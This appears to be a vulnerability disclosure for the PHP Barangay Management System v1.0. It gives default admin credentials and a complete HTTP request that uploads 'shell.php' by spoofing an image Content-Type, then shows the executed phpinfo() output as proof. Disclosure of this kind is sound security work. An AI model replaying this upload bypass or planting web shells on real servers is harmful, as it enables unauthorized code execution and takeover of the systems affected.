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wangsj37 Create RCE-1.md History

1 contributor

66 lines (46 sloc) | 2.34 KB

Barangay Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

BUG_AUTHOR: whynot37

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

Vulnerability url: ip/bmis/pages/activity/activity.php

vendors: https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/

Loophole location: Background management system Activity module editing function-> "activity.php" file picture upload point exists arbitrary file upload vulnerability (RCE).

Click "Save" to save

Content-Type: image/png //Key points (Bypass detection by changing "Content Type" to "Content-Type: image/png")

Request package for file upload：

```
POST /bmis/pages/activity/activity.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/activity/activity.php
Cookie: PHPSESSID=fbu82ocu8kd37b5b20uqq71a35; _ga=GA1.1.1382961971.1655097107; _gid=
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------2315332118235
Content-Length: 625

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Content-Disposition: form-data; name="txt_doc"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="txt_act"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="txt_desc"

1
-----------------------------231533211823565
Content-Disposition: form-data; name="files[]"; filename="shell.php"
Content-Type: image/png //Key points

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<?php phpinfo();?>
-----------------------------231533211823565
Content-Disposition: form-data; name="btn_add"

Add Activity
-----------------------------231533211823565--
```



The files will be uploaded to this directory \bmis\pages\activity\photo


本地磁盘 (C:) ▾ xampp ▾ htdocs ▾ bmis ▾ pages ▾ activity ▾ photo
搜索 photo
共享 ▾
放映幻灯片
新建文件夹
11041019_1012143402147589_9043399646875097729_n.jpg
1485255752931bg.PNG
1485255894338easy-nail-art-designs-for-beginners-yout...
1485255894438Easy-Winter-Nail-Art-Tutorials-2013-2014...
1485255894605motherboard.png
1485267520454bg.PNG
1485267622156Snapshot - 5.jpg
1485267649364bg.PNG
1485267649563motherboard.png
1485530481111bicycle-1280x720.jpg
1485530567650avatar2.png
1485530620716ser2.jpg
1655104735561shell.php
148526764905211041019_1012143402147589_90433996468750...
14855301764078196186971_2237f161bd_b.jpg

We visited the directory of the file in the browser and found that the code had been executed



http://192.168.1.19/bmis/pages/activity/photo/1655104735561shell.php

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PHP Version 5.6.40

System	Windows NT HOST1 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) AMD64
Build Date	Jan 9 2019 15:05:21
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=stat "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\xampp\php\php.ini